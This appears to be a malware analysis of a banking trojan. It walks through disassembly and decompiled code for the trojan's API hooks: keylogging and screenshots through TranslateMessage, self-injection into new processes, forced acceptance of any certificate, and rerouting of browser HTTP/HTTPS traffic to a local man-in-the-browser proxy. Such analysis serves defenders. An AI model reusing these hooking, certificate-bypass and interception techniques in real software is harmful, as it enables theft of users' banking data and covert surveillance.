
```
1002DE6F push    eax
1002DE70 call    MH_DisableHook
1002DE75 add     esp, 4
```

Hook implementation - example:


Step 1. The hook installed at the beginning of the function redirects the execution to the function inside the bot32.dll:

```
76036CCE     90            nop
76036CCF   ^ E9 6179178A   jmp <hook_CertGetCertificateChain>   CertGetCertificateChain
76036CD4     51            push ecx                             hook_trampoline1_target
76036CD5     51            push ecx
76036CD6     53            push ebx
76036CD7     56            push esi
76036CD8     57            push edi
76036CD9     8B7D 08       mov edi,dword ptr ss:[ebp+8]
76036CDC     8D45 FC       lea eax,dword ptr ss:[ebp-4]
76036CDF     33DB          xor ebx,ebx
76036CE1     50            push eax
76036CE2     897D 08       mov dword ptr ss:[ebp+8],edi
76036CE5     895D FC       mov dword ptr ss:[ebp-4],ebx
76036CE8     E8 A8000000   call crypt32.76036D95
```

Step 2. Each time the hooked function (i.e. `CertGetCertificateChain`) is called, the execution is redirected to the function inside the bot. The original function `CertGetCertificateChain` will be called from inside, via additional shellcode containing a small wrapper/trampoline function.



The content of the "trampoline" in the additionally allocated memory is presented below. It is a small wrapper containing the function's prolog "stolen" from the original version, before it has been overwritten by the jump instruction:




That's how the intercepting function still uses the original function `CertGetCertificateChain`, and just adds a filter on the top of it.

Functionality of the hooks


user32.TranslateMessage

- The hook of the function `user32.TranslateMessage`:



redirects into a function responsible for keylogging and making screenshots.

`TranslateMessage` is used by the GUI elements to process the events triggered by some actions, such as refreshing of the component, moving a mouse etc. The malware has filters set on two messages: `WM_KEYDOWN` and `WM_LBUTTONDOWN` - to monitor user typing or clicking in the windows. Any other events - and also a `WM_KEYDOWN` event, if the pressed key was ESCAPE - are being skipped, and the navigation goes back to the original `TranslateMessage` function via trampoline.



Otherwise the malware proceeds to record what is happening on the screen: by capturing the title of the active window, recording the keyboard state, and, eventually making a screenshot showing the performed activity.

Capturing the window title:

```
1002E737 push    1
1002E739 call    load_func_by_checksum ; user32.GetForegroundWindow #1831
1002E73E add     esp, 8
1002E741 call    eax
1002E743 mov     esi, eax
1002E745 test    esi, esi
1002E747 jz      short failed_to_get_window_name
```

```
1002E749 push    0A54CD37h
1002E74E push    1
1002E750 call    load_func_by_checksum ; user32.GetWindowTextW #1974
1002E755 add     esp, 8
1002E758 mov     edi, eax
1002E75A call    sub_10043FB0
1002E75F lea     ecx, [ebp+var_338]
1002E765 push    eax
1002E766 push    ecx
1002E767 push    esi
1002E768 call    edi
1002E76A lea     eax, [ebp+var_338]
1002E770 movzx   eax, word ptr [eax]
1002E773 push    0
1002E775 push    eax
1002E776 call    sub_10091B40
1002E77B add     esp, 8
1002E77E test    al, 1
1002E780 jz      short loc_1002E7A9
```

```
1002E782
1002E782 failed_to_get_window_name:
1002E782 sub     esp, 1Ch
1002E785 mov     esi, esp
1002E787 push    0Eh
1002E789 push    esi
1002E78A push    offset a3MAmiu  ; "Unknown-Title"
1002E78F call    decode_wstring
```

Proceeding to make a screenshot:

```
.text:1002E919                 cmp     edi, eax
.text:1002E91B                 jnb     loc_1002E9DA
.text:1002E921                 xor     eax, eax
.text:1002E923                 lea     ecx, [ebp+var_130]
.text:1002E929                 lea     edx, [ebp+var_30]
.text:1002E92C                 mov     [ecx], eax
.text:1002E92E                 mov     [edx], eax
.text:1002E930                 push    500             ; resolution
.text:1002E935                 push    edx
.text:1002E936                 push    ecx
.text:1002E937                 call    to_make_screenshot
.text:1002E93C                 add     esp, 0Ch
.text:1002E93F                 test    al, al
.text:1002E941                 jz      loc_1002E9DA
.text:1002E947                 lea     edx, [ebp+var_338]
.text:1002E94D                 mov     ecx, 2
.text:1002E952                 push    [ebp+var_30]
.text:1002E955                 push    [ebp+var_130]
.text:1002E95B                 call    fill_to_globalBuf
.text:1002E960                 add     esp, 8
.text:1002E963                 inc     dword ptr [esi]
.text:1002E965                 push    [ebp+var_130]
.text:1002E96B                 call    heap_free
.text:1002E970                 add     esp, 4
```

The collected information is filled into an internal buffer. The content of this buffer is later being then sent to the main component via the previously opened connection.

After recording of the action finished, the execution goes back to the original `TranslateMessage` function via trampoline.


ntdll.NtCreateUserProcess

- The hook in `ntdll.NtCreateUserProcess`:


	Hex	Disasm	Hint
45778	E952873E8A	JMP 0X19ADECF	NtCreateUserProcess->19adecf[1980000+2decf:(unnamed):1]
4577D	BA0030FE7F	MOV EDX, 0X7FFE0300	
45782	FF12	CALL DWORD PTR [EDX]	
45784	C22C00	RET 0X2C	
45787	90	NOP	

redirects into a function that writes the payload into the process. First the redirection function executes the trampoline, and allows the new process to be created. Then, it eventually implants the bot inside and executes it. Again, the Microsoft Edge is being skipped from this injection by the check on the created process' name.

As before, the bot injects the copy of itself, yet its execution starts from another variant of Entry Point.



The redirection is done via changing the context (SetThreadContext) of the main thread of the newly created process.



The values highlighted red on the above image are the modifications of the original context that was retrieved before. We can see the VA of the implant's Entry Point being written. VA: `0x61277` -> `0x31277` (Entry Point RVA) + `0x30000` (the implant Base Address).

This redirection model uses the fact that in case if the process didn't start yet, its original Entry Point is filled in a register (in case of a 32 bit process it is the register EAX). If we overwrite the EAX in the frozen thread's context by the value of the implant's Entry Point, this will be the first address executed when the thread resumes.

This variant of the implant's Entry Point is almost identical to the one described in the section about the hooking implant. It also sets API hooks, communicates with the main module, etc. The only difference is that this function calls the Entry Point of the original application afterwards. It happens because the injection model was a bit different than the former case: now the process was just created, and it's fresh context was changed, so its original Entry Point yet has to run.

```
000612C0     39C7        cmp edi,eax                       eax:EntryPoint
000612C2   v 75 0C       jne 612D0
000612C4     89D8        mov eax,ebx                       eax:EntryPoint
000612C6     034430 28   add eax,dword ptr ds:[eax+esi+28] eax:EntryPoint
000612CA     5E          pop esi
000612CB     5F          pop edi
000612CC     5B          pop ebx
000612CD     5D          pop ebp
000612CE   v FFE0        jmp eax                           eax:EntryPoint

Jump is taken
eax=<chrome.EntryPoint> (0024E300)
```

As we can see, this hook allows the implant to propagate to newly created processes. Not only the main module is responsible for injections - but each instance of the injected payload has the ability to inject itself further.

ntdll.NtCreateThread

This hook is used to propagate the payload - analogically to hook at `NtCreateUserProcess`.

crypt32.CertVerifyCertificateChainPolicy

For policies other than SSL (CERT_CHAIN_POLICY_SSL) uses the original version of the function. For SSL, it cleans the error flag unconditionally, approving any certificate as valid.

```c
int __stdcall fake_verify_cert_chain(int pszPolicyOID, int pChainContext, int pPolicyPara, int pPolicyStatus)
{
  if ( !is_equal_2(pszPolicyOID, 4) )           // CERT_CHAIN_POLICY_SSL
    return trampoline_CertVerifyCertificateChainPolicy(pszPolicyOID, pChainContext, pPolicyPara, pPolicyStatus);
  if ( pPolicyStatus )
    *(pPolicyStatus + 4) = 0;                   // dwError = 0
  return 1;
}
```

crypt32.CertGetCertificateChain

Accept the certificate unconditionally.

First the original function `CertGetCertificateChain` is called via trampoline. The retrieved CERT_CHAIN_CONTEXT is modified in such a way that its status is always set as valid:

```
TrustStatus.dwErrorStatus -> CERT_TRUST_NO_ERROR
TrustStatus.dwInfoStatus -> CERT_TRUST_IS_PEER_TRUSTED
```

```
int __stdcall fake_get_cert_chain(int hChainEngine, int pCertContext, int pTime, int hAdditionalStore, int
{
  int res; // eax
  unsigned __int8 _res; // bl
  int chain_context; // esi

  res = trampoline_CertGetCertificateChain(
          hChainEngine,
          pCertContext,
          pTime,
          hAdditionalStore,
          pChainPara,
          dwFlags,
          pvReserved,
          ppChainContext);
  _res = is_different_than(res, 0) & 1;
  if ( !(is_equal_26(ppChainContext, 0) & 1) )
  {
    chain_context = *ppChainContext;
    if ( !is_equal_27(*ppChainContext, 0) )
    {
      _res = 1;
      *(chain_context + 4) = 0;                 // TrustStatus.dwErrorStatus = CERT_TRUST_NO_ERROR
      *(chain_context + 8) = 0x800;             // TrustStatus.dwInfoStatus -> CERT_TRUST_IS_PEER_TRUSTED
    }
  }
  return _res;
}
```

ntdll.ZwDeviceIoControlFile

This function is used to bypass the traffic generated by the browsers through the local proxy.

Hook on this function is very common in case of malware intercepting network traffic. It is because `ZwDeviceIoControlFile` is a low level function that is called from the well-known winsocks functions, such as `connect`, `send`, `recv`, etc. With the help of `ZwDeviceIoControlFile` those functions communicate with afd.sys (Ancillary Function Driver) that executes the network operations.


The function prototype:

```
NTSYSAPI NTSTATUS ZwDeviceIoControlFile(
  HANDLE           FileHandle,
  HANDLE           Event,
  PIO_APC_ROUTINE  ApcRoutine,
  PVOID            ApcContext,
  PIO_STATUS_BLOCK IoStatusBlock,
  ULONG            IoControlCode,
  PVOID            InputBuffer,
  ULONG            InputBufferLength,
```

```
  PVOID              OutputBuffer,
  ULONG              OutputBufferLength
);
```

One of the passed parameters is an IOCTL number for the driver. This number identifies the operation that will be requested.


The malware is interested only in two IOCTLS: `0x12007` -> `AFD_CONNECT` (Connect) and `0x120C7` -> `AFD_X32_CONNECT` (SuperConnect). If any other is used, the execution returns back to the original version of the `ZwDeviceIoControlFile`, via dedicated trampoline.



At the moment when this IOCTL is sent, the driver establishes the connection with the remote host, the address of which is given in the input buffer. If the malware replaces the address of the remote host with the address of its own, the connection will be established with the local proxy instead.

But before the function decides it the traffic should be bypassed in a particular case, some additional checks are being made.

For example, only connections at port 80 (HTTP) and 443 (HTTPS) are intercepted.



Finally, the host is being replaced:

```
1002E4FF    mov     eax, [ebp+var_1C]
1002E502    lea     eax, [eax+40526547h]
1002E508    mov     [ebp+port_num], eax
1002E50B    mov     eax, 6
1002E510    push    0CA50AF2h
1002E515    push    eax
1002E516    call    load_func_by_checksum ; ws2_32.inet_addr #11
1002E51B    add     esp, 8
1002E51E    mov     edi, eax
1002E520    sub     esp, 0Ch
1002E523    mov     ebx, esp
1002E525    call    val_10
1002E52A    push    eax
1002E52B    push    ebx
1002E52C    push    offset localhost_addr ; "127.0.0.1"
1002E531    call    decode_cstring
1002E536    add     esp, 0Ch
1002E539    push    ebx
1002E53A    call    edi ; ws2_32.inet_addr
1002E53C    mov     ecx, [ebp+port_num]
1002E53F    mov     [ecx-40526545h], eax
1002E545    push    6FB653h
1002E54A    mov     eax, 6
1002E54F    push    eax
1002E550    call    load_func_by_checksum ; ws2_32.htons #9
1002E555    add     esp, 8
1002E558    test    byte ptr [ebp+var_24], 1
1002E55C    mov     ecx, offset word_100A19D8
1002E561    mov     edx, offset word_100A19D6
1002E566    cmovnz  edx, ecx
1002E569    movzx   ecx, word ptr [edx]
1002E56C    push    ecx
1002E56D    call    eax ; ws2_32.htons
1002E56F    mov     ecx, [ebp+var_1C]
1002E572    mov     [ecx], ax
1002E575    push    [ebp+var_30] ; _DWORD
1002E578    push    [ebp+var_34] ; _DWORD
1002E57B    push    [ebp+_InputBufferLength1] ; _DWORD
1002E57E    push    [ebp+__InputBuffer] ; _DWORD
1002E581    push    [ebp+_IoControlCode1] ; _DWORD
1002E584    push    [ebp+var_38] ; _DWORD
1002E587    push    [ebp+var_3C] ; _DWORD
1002E58A    push    [ebp+var_40] ; _DWORD
1002E58D    push    [ebp+__Event] ; _DWORD
1002E590    push    [ebp+_FileHandle1] ; _DWORD
1002E593    call    trampoline_ZwDeviceIoControlFile
```

But the function does not end on this, but also verifies the result of `ZwDeviceIoControlFile`. If establishing the connection to the proxy was not successful, the implant will try to troubleshoot the issue. First it tries to connect to the main component of the malware. If the server is not responding, it means that probably the main component was killed or crashed. In order to not draw the attention of the victim by preventing further connections, the hook is removed.

```
res = trampoline_ZwDeviceIoControlFile(
        _FileHandle1,
        __Event,
        v64,
        v65,
        v66,
        _IoControlCode1,
        __InputBuffer,
        _InputBufferLength1,
        v67,
        v68);
if ( res >= 0 )
{
  if ( to_select(__InputBuffer1, 5000) )
  {
    MH_DisableHook(ZwDeviceIoControlFile);
    ZwDeviceIoControlFile = 0;
  }
  else
  {
    _is_browser = g_isBrowserFlag;
    if ( to_ws2_32_send(__InputBuffer1, &_is_browser, 1) )
      to_ws2_32_send(__InputBuffer1, &_hostshort_buf, 16);
  }
}
return res;
}
```

Man-In-The-Browser local proxy

Among the main features of the malware there is formgrabbing as well as webinjects. The first feature allows attackers to steal data from the open browser windows. The other feature allows them to modify the content of websites displayed to the victim.

In order to be able to perform those actions, the malware has to deploy a Man-In-The-Browser (MITB) attack, (which is a variant of Man-In-The-Middle). As mentioned before, in order to do this, the malware has to install its own (fake) certificate, and to run a local proxy. This part is done by the main bot component, running in the `msiexec` - while the component implanted into browsers is responsible for redirecting traffic via this proxy. In some browsers, additional hooks are being installed, which are responsible for pretending that the certificate is valid.

In the previous sections, we focused on the hooks. In this section we will focus on how this proxy is implemented on the side of the main bot.

Deploying the proxy

In the main function of the core bot component we can find a function responsible for running the proxy in a new thread:

```
100318EA push    esi
100318EB call    thread_install_cert_and_make_proxy
100318F0 add     esp, 4
```

Let's enter this thread's start routine.

At the beginning, the malware has to load additional DLLs that are going to be used: `zlib1` and `libssl`. The `zlib` library will be needed for encoding and decoding the gzip compressed traffic, while `libssl` will be responsible for certificate management, and encryption of HTTPS traffic. Both of those libraries are among the modules of the malware, and they are going to be loaded in the same manner as others: decrypted from the encrypted module, and then manually loaded.

```
10030189 install_cert_and_make_proxy proc near
10030189
10030189 var_818= byte ptr -818h
10030189 var_14= dword ptr -14h
10030189 var_10= dword ptr -10h
10030189
10030189 push    ebp
1003018A mov     ebp, esp
1003018C push    ebx
1003018D push    edi
1003018E push    esi
1003018F sub     esp, 80Ch
10030195 call    to_drop_and_load_zlib1
1003019A test    al, al
1003019C jz      failed
```

```
100301A2 call    to_drop_and_load_libssl
100301A7 test    al, al
100301A9 jz      failed
```

After this initial step is done, malware tries to find and load the certificate that was previously installed. It is also saved in the encrypted form. If loading the certificate was not successful, it will try to generate a new one, and then save it in the appropriate data container.

```
100301AF call    alloc_var
100301B4 mov     ecx, eax
100301B6 call    drop_cert
100301BB lea     esi, [ebp+var_14]
100301BE lea     edi, [ebp+var_10]
100301C1 xor     ebx, ebx
100301C3 mov     ecx, esi
100301C5 mov     edx, edi
100301C7 mov     [esi], ebx
100301C9 mov     [edi], ebx
100301CB call    try_to_load_existing_cert
100301D0 test    al, al
100301D2 jnz     short load_ok
```

```
100301D4 call    alloc_var
100301D9 mov     ecx, eax
100301DB push    edi
100301DC push    esi
100301DD call    ssl_generate_key_and_cert
100301E2 test    al, al
100301E4 jz      failed
```

After the certificate is initialized, the malware will run the local proxy server, using this certificate for traffic encryption.

```
10030213 add     esp, 4
10030216 xor     eax, eax
10030218 mov     esi, offset run_proxy_ssl_socket
1003021D inc     eax
1003021E push    ebx
1003021F push    ebx
10030220 push    eax
10030221 push    esi             ; run_proxy_ssl_socket
10030222 push    ebx
10030223 push    edi
10030224 call    create_thread
10030229 add     esp, 18h
1003022C push    ebx
1003022D push    ebx
1003022E push    ebx
1003022F push    esi             ; run_proxy_ssl_socket
10030230 push    ebx
10030231 push    edi
10030232 call    create_thread
10030237 add     esp, 18h
```

